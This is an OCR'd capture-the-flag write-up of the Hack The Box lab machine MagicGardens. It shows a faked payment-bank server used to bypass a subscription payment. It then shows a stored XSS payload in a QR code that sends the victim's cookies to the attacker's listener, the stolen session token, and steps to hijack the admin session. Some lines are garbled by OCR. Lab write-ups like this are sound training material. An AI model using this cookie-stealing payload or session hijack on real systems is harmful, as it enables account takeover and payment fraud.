
When I try to pay for a subscription, there's a POST request to `/subscribe/` that looks like:



In addition to the card name and number, expiration, and cvv, there's a `bank` field with the value `honestbank.htb`. That comes from the bank I select here:

The three options are `honestbank.htb`, `magicalbank.htb`, and `plunders.htb`:


```
<h5 class="col-12">Choose your bank</h5>
<div class="col-md-2 col-sm-12">
  <input id="b1" class="btn-check" type="radio" name="bank" autocomplete="off" value="honestbank.htb" required="">
  <label class="btn btn-outline-success border-8" for="b1"></label>
</div>
<div class="col-md-2 col-sm-12">
  <input id="b2" class="btn-check" type="radio" name="bank" autocomplete="off" value="magicalbank.htb">
  <label class="btn btn-outline-warning border-8" for="b2"></label>
</div>
<div class="col-md-2 col-sm-12">
  <input id="b3" class="btn-check" type="radio" name="bank" autocomplete="off" value="plunders.htb">
  <label class="btn btn-outline-danger border-8" for="b3"></label>
</div>
```



Adding these to my `hosts` file and trying to visit them just returns **404**.

/etc/hosts

Trying to visit them just returns **404**.



plunders.htb


honestbank.htb

Bank API

To understand the bank APIs, I'll send the request to `/subscribe/` to Burp Repeater and change the `bank` parameter to my IP(**tun0**). On sending, an HTTP request arrives at my listening `nc`:

In Burp Repeater:

csrfmiddlewaretoken=Lx6FgQfoxfU2xpTnUOAFk4HwDGVmq8kQqmLvHlTJZuLfFadFddV4P2trVjwqBHoK&**bank=10.10.16.50:443**&cardname=doe&cardnumber=1111-2222-7777-8888&expmonth=october&expyear=2027&cvv=123



Burp Repeater

In my host machine:

┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
└─$ nc -lvnp 443
Listening on 0.0.0.0 443
Connection received on 10.10.11.9 54948
POST /api/payments/ HTTP/1.1
Host: 10.10.16.50:443
User-Agent: python-requests/2.31.0
Accept-Encoding: gzip, deflate
*Accept: */**
Connection: keep-alive
Content-Length: 126
Content-Type: application/json
{"cardname": "doe", "cardnumber": "1111-2222-7777-8888", "expmonth": "october", "expyear": "2027", "cvv": "123", "amount": 25}


nc listener on port 443

So when I try to pay, it sends a request to `/api/payments/` at the bank using the Python `requests` module.

I'll try sending this same request to see what the response looks like:

┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
└─$ curl honestbank.htb/api/payments/ -d '{"cardname": "0xdf", "cardnumber": "1111-2222-3333-4444", "expmonth": "September", "expyear": "2026", "cvv": "420", "amount": 25}'

{"status": "402", "message": "Payment Required", "cardname": "0xdf", "cardnumber": "1111-2222-3333-4444"}



`/api/payments/`

The `-d` flag in `curl` stands for data, and it is used to send data in a `POST` request to the specified URL. In this case:

curl honestbank.htb/api/payments/ -**d** '{"cardname": "0xdf", "cardnumber": "1111-2222-3333-4444", "expmonth": "September", "expyear": "2026", "cvv": "420", "amount": 25}'

Breakdown:

- **`curl`**: Command-line tool for making HTTP requests.
- **`honestbank.htb/api/payments/`**: The endpoint where the request is being sent.
- **`-d`**: Specifies the data to send in the request body.
- `'{"cardname": "0xdf", "cardnumber": "1111-2222-3333-4444", "expmonth": "September", "expyear": "2026", "cvv": "420", "amount": 25}'`:
    - A JSON object containing fake credit card details and an amount of `25`.

It's JSON with four fields. The last two are just mirroring what was sent. The first two are the HTTP status code of the response:

┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
└─$ curl -v honestbank.htb/api/payments/ -d '{"cardname": "0xdf", "cardnumber": "1111-2222-3333-4444", "expmonth": "September", "expyear": "2026", "cvv": "420", "amount": 25}'

** Host honestbank.htb:80 was resolved.*
** IPv6: (none)*
** IPv4: 10.10.11.9*
** Trying 10.10.11.9:80...*
** Connected to honestbank.htb (10.10.11.9) port 80*
** using HTTP/1.x*
> POST /api/payments/ HTTP/1.1
> Host: honestbank.htb
> User-Agent: curl/8.11.1
*> Accept: */**
> Content-Length: 129
> Content-Type: application/x-www-form-urlencoded
>
** upload completely sent off: 129 bytes*
< HTTP/1.1 402 Payment Required
< Server: nginx/1.22.1
< Date: Thu, 13 Feb 2025 09:45:54 GMT
< Content-Type: application/json
< Content-Length: 105
< Connection: keep-alive
< X-Frame-Options: DENY
< X-Content-Type-Options: nosniff
< Referrer-Policy: same-origin
< Cross-Origin-Opener-Policy: same-origin

<

** Connection #0 to host honestbank.htb left intact*
{"status": "402", "message": "Payment Required", "cardname": "0xdf", "cardnumber": "1111-2222-3333-4444"}

The command executed:

```
curl -v honestbank.htb/api/payments/ -d '{"cardname": "0xdf", "cardnumber": "1111-2222-3333-4444", "expmonth": "September", "expyear": "2026", "cvv": "420", "amount": 25}'
```

Breakdown:

- **`curl`**: Command-line tool for making HTTP requests.
- **`-v`**: Enables verbose mode, showing detailed information about the request and response, including **headers**, **connection details**, and **response status**.
- **`honestbank.htb/api/payments/`:** The API endpoint where the request is being sent.
- **`-d`**: Sends the provided JSON data in the request body.
- `'{"cardname": "0xdf", "cardnumber": "1111-2222-3333-4444", "expmonth": "September", "expyear": "2026", "cvv": "420", "amount": 25}'`:
    - A JSON payload simulating a payment transaction.


What Happens:

- The **`-d`** flag sends the data as a `POST` request (by default).
- The **`-v`** flag makes `curl` output additional debug information.
- If the server a**t `honestbank.htb/api/payments/`** is running, it will process the request and return a response.

Fake Bank

I'll write a simple Flask script that will return success when hit on `/api/payments/`:

```
from flask import Flask, request, jsonify

app = Flask(__name__)

@app.route("/api/payments/", methods=["POST"])
def payments():
    data = request.get_json()

    response = {
        "status": "200",
        "message": "OK",
        "cardname": data["cardname"],
        "cardnumber": data["cardnumber"],
    }

    return jsonify(response)

if __name__ == "__main__":
    app.run(debug=True, host="0.0.0.0")
```




I could fake this with `nc` and raw data, but this app is so simple to write (and ChatGPT can do it as well).

I'll run it, and turn on interception in Burp Proxy. I'll submit the payment request, and change the bank to the IP / port of my server, `10.10.16.50:5000`. On sending that, there's a request at my Flask app:

```
┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
└─$ python fake_bank.py
* Serving Flask app 'fake_bank'
* Debug mode: on
```

WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
** Running on all addresses (0.0.0.0)*
** Running on http://127.0.0.1:5000*
**** Running on http://192.168.10.176:5000***
Press CTRL+C to quit
** Restarting with stat*
** Debugger is active!*
** Debugger PIN: 440-711-461*
10.10.11.9 - - [13/Feb/2025 13:34:14] "POST /api/payments/ HTTP/1.1" 200 -
10.10.11.9 - - [13/Feb/2025 13:35:53] "POST /api/payments/ HTTP/1.1" 200 -
10.10.11.9 - - [13/Feb/2025 13:37:27] "POST /api/payments/ HTTP/1.1" 200 -




Intercepting and Modifying the Request in Burp:

1. **Turn on Burp Intercept:**
   - Enable the intercept feature in Burp Suite.
2. **Send Subscription Request:**
   - Navigate to the **Subscribe** section on the website and submit the form.
3. **Modify the Request in Burp:**
   - Once the request is intercepted, change the bank name field to `10.10.16.50:5000` (where `10.10.16.50` is `tun0` IP).
   - Forward the modified request and then turn off Burp Intercept.
4. **Verify the Subscription:**
   - Go back to the **Magic Gardens subscription page**: `http://magicgardens.htb/profile/?tab=subscription&action=success`
   - Refresh the page.
5. **Confirm Successful Subscription:**
   - You should see a success message:

     "You have Premium subscription. Congratulations, your subscription has been successfully completed."
   - A **QR Code** will also be displayed with the following message aside :


Dear Adam,
Thank you for your support. By purchasing our subscription, you can get up to **25% off** any item in our store.
To do this, use this code, showing it to the courier or our manager.

With love, Magic Gardens.



Admin Access
QRCode Analysis
The **QRcode** I'm given decodes to three values joined by period:

```
┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
└─$ zbarimg qrcode.png
QR-Code:dc802ca9ea421d0eff004f467a45ccd6.0d341bcdc6746f1d452b3f4de32357b9.tum
scanned 1 barcode symbols from 1 images in 0.08 seconds
```



The last one is my **username**. The first one is the **MD5** of my username:


```
┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
└─$ echo -n "tum" | md5sum
dc802ca9ea421d0eff004f467a45ccd6 -
```

```
┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
└─$ echo -n "tum" | md5sum
dc802ca9ea421d0eff004f467a45ccd6  -

┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
└─$
```

It’s not clear what the middle one is.

Messages

When I complete a purchase as a premium subscriber, I get a message:



I can send the **QRcode**, but doesn’t seem to do anything.

XSS

It’s possible that **Morty** is going to scan the **QRCode** with some system that will display it’s validity. The username is included, which suggests that might be displayed back as well. If that’s the case, it’s possible that raw **HTML** in the **QRcode** could be **rendered**, providing a XSS opportunity. To test this, I’ll include an image tag in a **Qrcode**:

┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
└─$ qrencode -o day.png 'dc802ca9ea421d0eff004f467a45ccd6.0d341bcdc6746f1d452b3f4de32357b9.tum<script>img=new Image();img.src="http://10.10.16.50:8000/?img="+btoa(document.cookie);</script>'

┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
└─$ zbarimg day.png

QR-Code:dc802ca9ea421d0eff004f467a45ccd6.0d341bcdc6746f1d452b3f4de32357b9.tum<script>img=new Image();img.src="http://10.10.16.50:8000/?img="+btoa(document.cookie);</script>
scanned 1 barcode symbols from 1 images in 0.01 seconds

We begin by setting up a listener on port 8000:

(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]

*└─**$ nc -lvnp 8000***

Next, we navigate to the messages tab at the following **URL: http://magicgardens.htb/profile/?tab=messages.** Here, we send a message to "**morty**" and wait for one minute. During this time, we monitor our listener on port **8000**. After the wait, we observe the following output:

┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]

*└─**$ nc -lvnp 8000***

Listening on 0.0.0.0 8000

Connection received on 10.10.11.9 38876

GET /?

img=Y3NyZnRva2VuPUpFVTRtaHdLakx5U2JodTVsQWdNOEJHTGFMVUZURVQ5OyBzZXNzaW9uaWQ9LmVKeE5qVTFxd3pBUWhaTkZRZ01waFp5aTNRaExsdU5vVjdydnFnY3draXhGYmhNSjlFUHBvdEFEekhKNjN6cHVBcDdkOTc3SG01X1Y3MjY1bU80YkgtR3VKQk85UEJ1RTFUbkVfSVd3VGxubWtzYmdMVXRyRVRhZlEzTGRhVWdaWVlHd25WQ0g0ck9KNk5hdzBUTG1mel9TZHFLWnZ1OWt5YTY3UE9xR0htSEpFSGF6VEVuOVlmd29udnAzNlktQjZPQnpIQlM1Vk1qVkp2SWFlbk42dVhVZlpnTk9Kb2Z3VEJ0dG1XMEZyVTNWY0diTWdXbFJLY1dwdElJeTJSeXFmYTF0MC1vOVZZcXB5ckNhRzA2MWFtdXVoY0JDX2dEZXMyWDc6MXRpWTdQOld6eVpEbTJnMEdVS0tMVGlCVjdyRXFYZS1KN2lSbFM0T21VaGtwdVdUVWM= HTTP/1.1

Host: 10.10.16.50:8000

User -Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

Accept: image/avif,image/webp,/**

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: keep-alive

Following this, we decode the **base64**-encoded string received in the request:

┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]

*└─$ **echo -n***

Y3NyZnRva2VuPUpFVTRtaHdLakx5U2JodTVsQWdNOEJHTGFMVUZURVQ5OyBzZXNzaW9uaWQ9LmVKeE5qVTFxd3pBUWhaTkZRZ01waFp5aTNRaExsdU5vVjdydnFnY3draXhGYmhNSjlFUHBvdEFEekhKNjN6cHVBcDdkOTc3SG01X1Y3MjY1bU80YkgtR3VKQk85UEJ1RTFUbkVfSVd3VGxubWtzYmdMVXRyRVRhZlEzTGRhVWdaWVlHd25WQ0g0ck9KNk5hdzBUTG1mel9TZHFLWnZ1OWt5YTY3UE9xR0htSEpFSGF6VEVuOVlmd29udnAzNlktQjZPQnpIQlM1Vk1qVkp2SWFlbk42dVhVZlpnTk9Kb2Z3VEJ0dG1XMEZyVTNWY0diTWdXbFJLY1dwdElJeTJSeXFmYTF0MC1vOVZZcXB5ckNhRzA2MWFtdXVoY0JDX2dEZXMyWDc6MX

RpWTdQOld6eVpEbTJnMEdVS0tMVGlCVjdyRXFYZS1KN2lSbFM0T21VaGtwdVdUVWM= | ***base64 -d***
csrftoken=JEU4mhwKjLySbhu5lAgM8BGLaLUFTET9;
sessionid=.eJxNjU1qwzAQhZNFQgMphZyi3QhLluNoV7rvqgcwkixFbhMJ9EPpotADzHJ63zpuAp7d977Hm5_V7265mO4bH-GuJBO9PBuE1TnE_IWwTlnmksbgLUtrETafQ3LdaUgZYYGwnVCH4rOJ6Naw0TLmfz_SdqKZvu9kya67POqGHmHJEHazTEn9Yfwonvp36Y-B6OBzHBS5VMjVJvIaenN6uXUfZgNOJofwTBttmW0FrU3VcGbMgWlRKcWptIIy2Ryqfa1t0-o9VYqpyrCaG061amuuhcBC_gDes2X7:1tiY7P:WzyZDm2g0GUKKLTiBV7rEqXe-J7iRlS4OmUhkpuWTUc

The session ID from the decoded base64 string is:

```
.eJxNjU1qwzAQhZNFQgMphZyi3QhLluNoV7rvqgcwkixFbhMJ9EPpotADzHJ63zpuAp7d977Hm5_V7265mO4bH-GuJBO9PBuE1TnE_IWwTlnmksbgLUtrETafQ3LdaUgZYYGwnVCH4rOJ6Naw0TLmfz_SdqKZvu9kya67POqGHmHJEHazTEn9Yfwonvp36Y-B6OBzHBS5VMjVJvIaenN6uXUfZgNOJofwTBttmW0FrU3VcGbMgWlRKcWptIIy2Ryqfa1t0-o9VYqpyrCaG061amuuhcBC_gDes2X7:1tiY7P:WzyZDm2g0GUKKLTiBV7rEqXe-J7iRlS4OmUhkpuWTUc
```


Session Hijacking on MagicGardens HTB
In this attack, we exploit session manipulation to gain administrative access.
Steps:

1. **Navigate to the Target URL**
   Open your browser and visit:
   `http://magicgardens.htb/profile/?tab=messages`


2. **Open Developer Tools**
   - Press **F12** or **Right-click** on the page and select **Inspect**.
   - Go to the **Storage** tab.
3. **Modify the Session ID**
   - Locate the session ID in the **Cookies** or **Local Storage** section.
   - Replace the current session ID with the one obtained from the decoded base64 string:

   ```
   .eJxNjU1qwzAQhZNFQgMphZyi3QhLluNoV7rvqgcwkixFbhMJ9EPpotADzHJ63zpuAp7d977Hm5_V7265mO4bH-GuJBO9PBuE1TnE_IWwTlnmksbgLUtrETafQ3LdaUgZYYGwnVCH4rOJ6Naw0TLmfz_SdqKZvu9kya67POqGHmHJEHazTEn9Yfwonvp36Y-B6OBzHBS5VMjVJvIaenN6uXUfZgNOJofwTBttmW0FrU3VcGbMgWlRKcWptIIy2Ryqfa1t0-o9VYqpyrCaG061amuuhcBC_gDes2X7:1tiY7P:WzyZDm2g0GUKKLTiBV7rEqXe-J7iRlS4OmUhkpuWTUc
   ```

